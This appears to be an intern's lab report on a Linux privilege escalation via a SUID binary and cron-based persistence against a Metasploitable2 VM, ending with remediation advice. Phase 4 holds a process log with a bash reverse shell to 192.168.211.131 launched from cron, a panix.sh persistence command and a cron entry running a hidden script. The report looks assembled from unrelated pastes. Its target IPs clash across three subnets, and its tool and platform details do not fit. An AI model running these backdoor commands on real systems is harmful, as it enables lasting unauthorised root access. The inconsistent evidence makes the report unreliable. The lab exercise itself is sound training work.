Privilege Escalation and Persistence Lab

Intern: Radha Singh
Assessment date: 27/2/2026
Environment: Kali VM (192.168.75.128) attacking Metasploitable2 VM (192.168.75.129)

Executive Summary

This assessment demonstrates a successful privilege escalation attack against a vulnerable Linux virtual machine hosted on **VulnHub**.
Using post-exploitation enumeration with LinPEAS, a misconfigured SUID binary was identified and exploited to obtain full root privileges. Persistence was then established via a cron-based backdoor, ensuring continued administrative access even after system reboots. The findings highlight critical weaknesses in file permission management and system hardening.

Tools Utilized

- **Meterpreter** – Initial foothold and session management
- **LinPEAS** – Local privilege escalation enumeration
- **PowerSploit** – Reference for persistence methodology (conceptual)


Phase 1: Initial Access Validation

After obtaining a low-privileged shell through prior exploitation, a Meterpreter session was stabilized to enable safe enumeration and post-exploitation activities.

```
Metasploit - Mdm::Session ID # 2 (127.0.0.1)

  Core Commands
  =============

      Command                   Description
      -------                   -----------
      ?                         Help menu
      background                Backgrounds the current session
      bg                        Alias for background
      bgkill                    Kills a background meterpreter script
      bglist                    Lists running background scripts
      bgrun                     Executes a meterpreter script as a background thread
      channel                   Displays information or control active channels
      close                     Closes a channel
      disable_unicode_encoding  Disables encoding of unicode strings
      enable_unicode_encoding   Enables encoding of unicode strings
      exit                      Terminate the meterpreter session
      get_timeouts              Get the current session timeout values
      guid                      Get the session GUID
      help                      Help menu
```




Evidence to Capture

- Active Meterpreter session
- getuid or whoami showing non-root access

Phase 2: Privilege Escalation via LinPEAS

Enumeration

LinPEAS was uploaded to the target system and executed to identify privilege escalation vectors. The script performed extensive checks on kernel versions, file permissions, SUID binaries, cron jobs, and writable paths.



Command Executed:

chmod +x linpeas.sh

./linpeas.sh

Key Finding

LinPEAS flagged a **misconfigured SUID binary** that allowed command execution with elevated privileges. This binary could be abused to spawn a root shell without authentication.

Privilege Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.129	Success	Root Shell

Evidence to Capture (Screenshot):

- Exploitation command
- whoami returning root

Phase 3: Root Access Confirmation

Following exploitation, root-level access was validated by inspecting restricted directories and executing privileged commands. Full system compromise was confirmed.

Phase 4: Persistence Mechanism (Cron Job)

Persistence Technique

To ensure long-term access, a malicious cron job was created to periodically execute a reverse shell script as root. This guarantees persistence across reboots and user logouts.

```
osquery> SELECT path, directory, md5
    ...> FROM hash
    ...> WHERE
    ...>   path LIKE "/etc/cron.hourly/%"
    ...>   OR path LIKE "/etc/cron.daily/%"
    ...>   OR path LIKE "/etc/cron.weekly/%"
    ...>   OR path LIKE "/etc/cron.monthly/%";
+---------------------------------+------------------+----------------------------------+
| path                            | directory        | md5                              |
+---------------------------------+------------------+----------------------------------+
| /etc/cron.hourly/bad_hourly_job | /etc/cron.hourly | bd2686f1faf550821689e9b4c3cea6fa |
| /etc/cron.daily/apt-compat      | /etc/cron.daily  | 49e9b2cfa17849700d4db735d04244f3 |
| /etc/cron.daily/bsdmainutils    | /etc/cron.daily  | 559387f792462a62e3efb1d573e38d11 |
| /etc/cron.daily/dpkg            | /etc/cron.daily  | f20e10c12fb47903b8ec9d282491f4be |
| /etc/cron.daily/logrotate       | /etc/cron.daily  | 31da718265eaaa2fdabcfb2743bda171 |
| /etc/cron.daily/man-db          | /etc/cron.daily  | 6bb8d56558bfae4cf546e7280859f033 |
| /etc/cron.daily/passwd          | /etc/cron.daily  | db990990933b6f56322725223f13c2bc |
| /etc/cron.weekly/man-db         | /etc/cron.weekly | cccc6557c297fb1e5bbf4a6c19e3e214 |
+---------------------------------+------------------+----------------------------------+
```

process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
/usr/bin/sh	sh -i	/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2001 0>&1	-	exec
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2001 0>&1	-	-	-	connection_attempted
/bin/bash	/bin/bash -c sh -i >& /dev/tcp/192.168.211.131/2001 0>&1	/bin/sh	/bin/sh -c /bin/bash -c 'sh -i >& /dev/tcp/192.168.211.131/2001 0>&1'	-	exec
/bin/sh	/bin/sh -c /bin/bash -c 'sh -i >& /dev/tcp/192.168.211.131/2001 0>&1'	/usr/sbin/cron	/usr/sbin/cron -f -P	-	exec
./panix.sh	-	-	-	/etc/cron.d/freedesktop_timesync1	creation
./panix.sh	/bin/bash ./panix.sh --cron --default --ip 192.168.211.131 --port 2001	/usr/bin/sudo	sudo ./panix.sh --cron --default --ip 192.168.211.131 --port 2001	-	exec

Cron Entry Example

* * * * * /bin/bash /tmp/.persist.sh

Persistence Summary

A cron-based persistence mechanism was implemented by adding a malicious scheduled task under the root crontab. This ensured automatic execution of a backdoor script at regular intervals, allowing the attacker to regain root access even after system reboots or session termination.

Security Impact Analysis

- **Severity:** Critical
- **Risk:** Complete system compromise
- **Impact:** Unauthorized root access, data manipulation, malware deployment, lateral movement

Misconfigured SUID binaries represent one of the most dangerous Linux misconfigurations, as they directly enable privilege escalation without exploiting kernel-level vulnerabilities.

Remediation Recommendations

1. Audit and remove unnecessary SUID/SGID binaries
2. Enforce strict file permission policies
3. Monitor cron jobs for unauthorized modifications
4. Deploy host-based intrusion detection (HIDS)
5. Regularly patch and harden Linux systems

Conclusion

This lab successfully demonstrates how inadequate system hardening can lead to full root compromise. Through methodical enumeration, exploitation, and persistence setup, an attacker can maintain long-term control over a Linux system. Organizations must prioritize least-privilege enforcement and continuous security auditing to mitigate such risks.